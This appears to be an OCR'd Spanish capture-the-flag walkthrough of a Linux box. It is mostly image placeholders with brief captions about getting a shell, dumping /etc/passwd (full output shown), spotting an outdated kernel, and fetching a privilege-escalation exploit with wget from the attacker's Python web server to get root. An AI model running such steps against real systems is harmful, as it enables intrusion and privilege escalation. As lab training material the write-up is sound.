
Y ahora cambiamos la ip local por la nuestra



configurar servidor web con python


para descargar desde su servidor web python






Ahora una vez dentro hacemos un cat /etc/passwd


```
apache
sh-3.00$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/sh-3.00$ nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
```




Vemos que el Kernel tiene una versión muy desactualizada





Buscamos exploit para esta version….




No nos sirve mucho entonces,buscamos mejor en Google









Write UPS



Hacemos un wget y el enlace:

Wget para descargar el archivo exploit para nuestro servidor web de python





Y ya estará rooteado